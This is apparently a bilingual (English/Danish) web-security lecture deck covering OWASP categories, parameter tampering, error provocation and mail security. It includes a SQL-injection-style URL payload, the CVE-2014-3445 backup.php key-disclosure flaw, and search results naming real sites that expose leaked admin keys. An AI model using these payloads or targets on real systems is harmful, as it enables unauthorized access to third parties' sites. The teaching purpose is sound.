
4. Security Misconfiguration

Directory browsing etc.




4. Security Misconfiguration

Robots.txt etc.




4. Security Misconfiguration

HTML source etc.




```
94  <script type="text/javascript" src="https://local-cdn.cloudsecurityalliance.org/global/scripts/standard.js">
    </script>
95  <script type="text/javascript">
96                          jQuery(function($){
97                                  var $form = $('#ajaxed_download');
98                                  var $submit = $form.find('input[type="submit"]');
99                                  $form.validate({
100                                         rules: {
101                                                 'entry.1241937640': {
102                                                         required: true,
103                                                         minlength: 1
104                                                 }
105                                         },
106                                         submitHandler: function() {
107                                                 $.post($form.attr("action"), $form.serialize(), function(data
    {});
108                                                                                                 var message =
109                                                 '<p>Download Security Guidance for Critical Areas of Focus in
    Cloud Computing v4.0 - Cloud Security Alliance by selecting the button below. </p>'
110
111                                                 + '<p><a class="btn btn-primary" target="_blank"
    onclick="_gaq.push([\'_trackEvent\', \'\', \'Download\', \'\']);"
    href="https://downloads.cloudsecurityalliance.org/assets/research/security-guidance/security-guidance-v4-
    FINAL.pdf">Download</a></p>';
112
    Apprise(message, {override: false});
113                                                 jQuery.cookie('csa_dl_13910', 'TRUE', { expires: 365 });
114                                                 return false;
115                                         }
```

Pause


DILBERT By Scott Adams
TOUR OF ACCOUNTING
OVER HERE WE HAVE OUR RANDOM NUMBER GENERATOR.
www.dilbert.com scottadams@aol.com
NINE NINE NINE NINE NINE NINE NINE NINE
ARE YOU SURE THAT'S RANDOM?
THAT'S THE PROBLEM WITH RANDOMNESS: YOU CAN NEVER BE SURE.
© 2001 United Feature Syndicate, Inc.

5. Broken Access Control

2021

A01:2021-Broken Access Control

A02:2021-Cryptographic Failures

A03:2021-Injection

A04:2021-Insecure Design

A05:2021-Security Misconfiguration

A06:2021-Vulnerable and Outdated Components

A07:2021-Identification and Authentication Failures

A08:2021-Software and Data Integrity Failures

A09:2021-Security Logging and Monitoring Failures*

A10:2021-Server-Side Request Forgery (SSRF)*

Parameters:

Parameter tampering

Exampel.com/user?acct=1234 ->

Exampel.com/user?acct=123**5**

Exampel.com/user?acct=UserID ->

Exampel.com/user?acct=Admin

Parameter tampering

Look at all URL's for all instances of parameters: ID numbers, categories, names etc could be interesting

http://server/page.asp?id=123&user=abc

Parameter tampering

Parameter tampering

Browsing the available parameters:

http://server/page.asp?id=123&userid=joeb

"id=1", "id=2" …. "id=9999999" etc

Altering parameter values

"userid=joeb“, "userid=johnd"


“id=1090+OR+id%3D1089”

Parameter tampering

http://server/pres/show_artikel.asp?id=1090+OR+id%3d1096+ORDER+BY+id+DESC+--+&C_type=_privat&Lang=_DK

-> shows article id=1096 (even though 1096 was not directly available)

Parameter tampering



Portcullis
Tried, Tested and Proven

Phone UK: +44 20 8868 0098
Phone US: +1 415 874 3101

Home | Test | Respond | Consult | Research | News & Events | Company | Contact Us

Vulnerability title: Unathenticated Backup and Password Disclosure in HandsomeWeb SOS Webpages

CVE:	CVE-2014-3445
Vendor:	HandsomeWeb
Product:	SOS Webpages
Affected version:	1.1.11 and earlier
Fixed version:	1.1.12
Reported by:	Freakyclown

Details:

The default setup allows an unauthenticated user to access administrative functions such as backing up of key files within the CMS. This is done by appending the following to a domain using the software affected:

```
/backup.php?a=2&k=6f15afa1ac4edea0g145e884116334b7
```

Where "a" is the file number to back up and "k" is the MD5key used to authenticate the administrator, however if "k" does not match the correct key rather than disallowing the unauthenticated user to back up the file the service will provide the user with the correct key. For example:

```
Failure, wrong key. The right key is 5f17aca1ae2edea0f145e884116371a5
```

Using this new key in the url such as below:

Related Resources

Home
Test
Respond
Consult
Research
News & Events
Company
Contact Us

Google "Failure, wrong key. The right key is"

Internet Billeder Videoer Maps Mere Søgeværktøjer

Ca. 18 resultater (0,29 sekunder)

CVE-2014-3445 - Portcullis
https://www.portcullis-security.com/.../cve-2014-344... Oversæt denne side
... back up the file the service will provide the user with the correct key. For example: **Failure, wrong key. The right key is** 5f17aca1ae2edea0f145e884116371a5.

Reply - Twitter
https://twitter.com/.../status/471482207156965377 Oversæt denne side
for 39 minutter siden - @amanicdroid @0xabad1dea @dakami @lucabruno more hilariously, if you google "**Failure, wrong key. The right key is**" you get affected ...

Bio | Dan Kaminsky's Blog
dankaminsky.com/bio/ Oversæt denne side
Dan Kaminsky has been a noted security researcher for over a decade, and has spent his career advising Fortune 500 companies such as Cisco, Avaya, and ...

Failure, wrong key. The right key is ...
christian.com.ph/backup.php - Oversæt denne side
Failure, wrong key. The right key is 0e820a836cdb8bbfd114dc906f2d0202.

Failure, wrong key. The right key is ...

Parameter tampering

Failure, wrong key. The right key is ...
christian.com.ph/backup.php - Oversæt denne side
Failure, wrong key. The right key is 0e820a836cdb8bbfd114dc906f2d0202.

Failure, wrong key. The right key is ...
www.alltheworld.org/backup.php ▾ Oversæt denne side
Failure, wrong key. The right key is 1a7c6b02ac8150c4414c11980d25a874.

File : backup.php - Ohloh Code Search
code.ohloh.net/file?fid=Ss...cid=JPWOk78B6fg... - Oversæt denne side
exit; } } else { echo "**Failure, wrong key. The right key is** $goodKey"; exit; } ?> About
| Forums | Terms | Privacy | Downloads | Meta. Code Sight v2.4.1 | Copyright ...

Failure, wrong key. The right key is ...
www.makekidssmile.org/backup.php ▾ Oversæt denne side
Failure, wrong key. The right key is 2fd87e95daf0b52c120ec535ed555670.

Failure, wrong key. The right key is ...
sflua.com/backup.php ▾ Oversæt denne side
Failure, wrong key. The right key is 183d0f92063b3dfdd5df08a962ecc1f3.

Kaum macht man es richtig, schon funktioniert es! | Netz ...
netz-rettung-recht.de/.../1674-Kaum-macht-man-es-ri... ▾ Oversæt denne side
29/01/2011 - Dienstag, Mai 27 2014; "**Failure, wrong key. The right key is**
5f17aca1ae2edea0f145e884116371a5" - Großartig. https://t.co/ioPv0a5lug ...

Besonders schwerer Raub | Netz - Rettung - Recht
netz-rettung-recht.de/.../1557-Besonders-schwerer-Ra... ▾ Oversæt denne side
31/03/2010 - Dienstag, Mai 27 2014; "**Failure, wrong key. The right key is**
5f17aca1ae2edea0f145e884116371a5" - Großartig. https://t.co/ioPv0a5lug ...


Provoking error messages

- No values
- Text, when a number is expected
- Big, negative or decimal number
- Special characters: ‘ “ --) & # % _ ? . / \

Database errors provides information to the attacker


Web security

Når vare lægges i indkøbskurven sker følgende request til serveren:



Antal varer angives via "quantity" parameter, hvis antal ændres til "-3" ser request sådan ud:

Web security



Mail and Browser Security

Mail security

What are examples of mail risks?

Mail security

End-to-end unencrypted
Phishing
Spoofing attacks
Virus/malware/malicious code
…

Mail and web security - technical measures directed at end-users

- Update browsers and email clients
- Restrict browser and mail client extensions/plugins
- Block unnecessary file types
- Network based URL filters to limit connections to potentially malicious websites
- Use DNS filtering services to block known malicious domains
- Mail server anti-malware protection, such as attachment scanning and sandboxing

+ Awareness

Mail and web security - technical measures directed at end-users

- Update browsers and email clients
- Restrict browser and mail client extensions/plugins
- Block unnecessary file types
- Network based URL filters to limit connections to potentially malicious websites
- Use DNS filtering services to block known malicious domains
- Mail server anti-malware protection, such as attachment scanning and sandboxing

+ Awareness

Mail – Sikkerhedsmål: Autentificering og kryptering


Krypter og autentificer e-mails (individuelle client-side eller alle server-side):

